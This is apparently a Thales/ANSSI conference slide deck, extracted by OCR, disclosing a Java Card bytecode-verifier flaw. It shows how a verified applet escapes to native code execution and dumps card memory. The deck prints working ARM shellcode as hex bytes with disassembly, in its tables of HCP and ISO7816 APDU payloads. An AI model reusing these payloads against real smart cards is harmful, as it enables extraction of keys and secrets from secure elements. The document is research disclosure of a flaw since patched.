THALES

ANSSI

Java Card Virtual Machine Compromising from a Bytecode Verified Applet

JULIEN LANCIA & GUILLAUME BOUFFARD

Summary

THALES

ANSSI

The Java Card Platform


FROM JAVA TO JAVA CARD

Java Card Smart Card

Java Virtual Machine embedded on smartcard

- Specified by Oracle
- Current version is 3.0.5

Provide a friendly environment to develop secured Java applications




Java Card Security Model

Off-card security model

- Bytecode verification


On-card security model

- Java Card Firewall



The CAP file

Binary representation of a Java Card application



THALES

ANSSI

A flaw in the BCV


OVERFLOW IN THE CLASS COMPONENT

Virtual method token linking

Externally visible Items are assigned token

Call to a java method : InvokeVirtual TOKEN

- Resolution through the public virtual method table



Missing check in the BCV

Method offset information is redundant

- In Class component (seen previously)
- In Descriptor component

Descriptor Component

- Source information for the BCV


> - " The Descriptor Component provides sufficient information to parse and verify all elements of the CAP file."
>
> Java Card specification

Class component

- Loaded on card to perform Token Based Linking
- Consistency with descriptor component not (fully) checked by the BCV

Overflow in the class component

Deleted entries in the public_virtual_method_table



The method offset resolution causes an overflow on card

- Not detected by the BCV

Exploitation of the overflow

Memory mapping

- Loading order of Cap components
  - Class Component
  - Method Component
- public_virtual_method_table overflow falls into bytecode
  - Bytecode is controlled by attacker

Class Component		
	[…]	
	Public Virtual Method Table (PVMT)	**7 : offset 0x0015**
		8: offset 0x001d
		9: offset 0x0022
Method Component	**Method 0**	**Method Header**
		Method bytecode

Class Component		
	[…]	
	PVMT	**7 : offset 0x0015**
Method Component	**Method 0**	**Method Header**
		Method bytecode

Method offset is controlled by the attacker

THALES

Native code execution

IN THE VIRTUAL MACHINE

Product overview

USIM open platform

- Over The Air (OTA) late loading

Embedded on secure controller


- ARM 32 bit RISC core
- 30 Kbytes RAM memory
- 1280 Kbytes FLASH memory
- ISO7816 T=0 T=1
- SWP interface for communication with NFC router

Java Card to native

The VM has a mechanism to switch to native code execution

Compliant with JAVA JNI


- Array of pointer to JNI functions
- Native methods are identified by a proprietary bit in the header (ACC_NATIVE)
- JNI interface pointer
  - Provided in the body of the native method



Java Card to native

Native methods are invoked like other methods


- *InvokeVirtual* bytecode
- If the "Native bit" is set, jump to native methods array
  - First 2 bytes of the method code the interface pointer



Exploitation of the overflow

Native header hidden in the bytecode

Hexa	bytecode	Header
0x14	iipush	-
	arg0	Header
	arg1	
	arg2	Interface pointer
	arg3	



Native execution validated by the BCV

THALES

ANSSI

Arbitrary native code execution

NATIVE CODE INJECTION IN COMMUNICATION BUFFER

Native method array overflow

BCV bug exploitation

- Overflow on the class component
- Control over the method's Header and Bytecode

Method header hidden in the bytecode

- Native header not detected by the BCV

No control on the JNI interface pointer array size

- Overflow on the native methods array


Memory mapping

- SWP (HCP) buffer can be reached from the native methods array

Native method array overflow exploitation

HCP message buffer pointer execution

- Interpreted as a function pointer




Native code injection

HCP buffer payload

HCP protocol


- Transport layer for SWP communications



HCP Message structure

Fragmentation

- Maximum size of the message is 27 bytes
- Not enough size for a full payload



Fragmentation of HCP messages in HCP packets

Redirect control flow to the ISO7816 buffer (BLX)

HCP message	Interpretation	Native code	Comment
82 50	Packet header Message header	STR r2,[r0,r2]	No side effect
00 10	CLA / INS	ASRS r0,r0,#0	No side effect
00 00	P1 / P2	MOVS r0,r0	No side effect
14 00	Lc / padding	MOVS r4,r2	No side effect
E9 2D 5F FC	Data	PUSH {r2-r12,lr}	
F6 45 34 1D		MOVW r4,#0xADD0	
F2 C0 04 11		MOVT r4,#0xADD1	r4 = &apdubuffer
47 A0		BLX r4	branch to apdubuffer
E8 BD 9F FC		POP {r2-r12,pc}	

ISO7816 buffer execution

Native array overflow


- Execute HCI buffer

HCI buffer execution

- Redirect to APDU buffer

APDU buffer

- Attack payload



ISO7816 buffer payload

The ISO7816 buffer has no fragmentation constraints

- Load the parameters in registers
- Call low-level read/write OS function
- Write back result in APDU buffer

APDU	Interpretation	Native code	Comment
00 12 00 00 31	CLA/INS/P1/P2/Lc		
B1 FA 15 00	DATA		src reading address
2D E9 FF 5F		PUSH {r0-r12,lr}	
41 F2 88 76		MOVW r6,#0xADD0	
C2 F2 00 06		MOVT r6,#0xADD1	r6 = apdubuffer
35 68		LDR r5,[r6,#0x00]	r5 = *apdubuffer
28 46		MOV r0,r5	
00 F1 09 00		ADD r0,r0,#0x6A	*dest: apdubuffer + 0x6A
D5 F8 05 10		LDR r1,[r5,#0x08]	*src: *(apdubuffer + 8)
4F F0 40 02		MOV r2,#0x40	length : 0x40
4A F2 BB 44		MOVW r4,#0xADD2	
C0 F2 10 04		MOVT r4,#0xADD3	r4 = *read_function_ptr()
A0 47		BLX r4	call method
BD E8 FF 9F		POP {r0-r12,pc}	

Full memory read/write from a BCV validated applet

Complete attack path

Attack applet – BCV verified

- Overflow on the class component
  - Forge native method header and JNI interface pointer
- Overflow on the native method array
  - Native method jumps to HCI buffer

Send an SWP APDU

- Fill the HCP buffer with redirection payload

Send an ISO7816 APDU

- Fill the ISO7816 buffer with attack payload
- Trigger the native array overflow

HCI and ISO7816 buffer execution

- Get memory dump

Results

Dump all card memory

Reverse VM native code (IDA)

Code on card	Reversed memory

[redacted]	signed int __fastcall sub_3582(int a1, int a2)
	{
	  signed int result; // r0@4
	
	  if (a1)
	  {
	  if (a1 == 1)
	  {
	  v1000430C = a2 != 0;
	  result = v2000408C;
	  }
	  else if (a1 == 2)
	  {
	  v2000430C = a2 != 0;
	  result = v2000410C;
	  }
	  else
	  {
	  result = 128;
	  }
	  }
	  else
	  {
	  dword_430C = a2 != 0;
	  result = v2000400C;
	  }
	  return result;
	}

Impact

Exploit Class Component overflow on other products

- Proved feasible

Reference	Status	
a-22a	PCSC error: card mute.	X
a-22b	PCSC error: card mute.	X
a-30c	PCSC error: card mute.	X
b-30a	No error: the card return the value 0x0701.	X
c-21a	Global platform error: error during the loading process (applet rejected).	√
c-21b	Global platform error: error during the loading process (applet rejected).	√
c-22c	Global platform error: error during the loading process (applet rejected).	√

Oracle BCV patch

- DONE (August 2015 release, published in September 2015)

THALES

ANSSI

Thanks

QUESTIONS ?

www.thalesgroup.com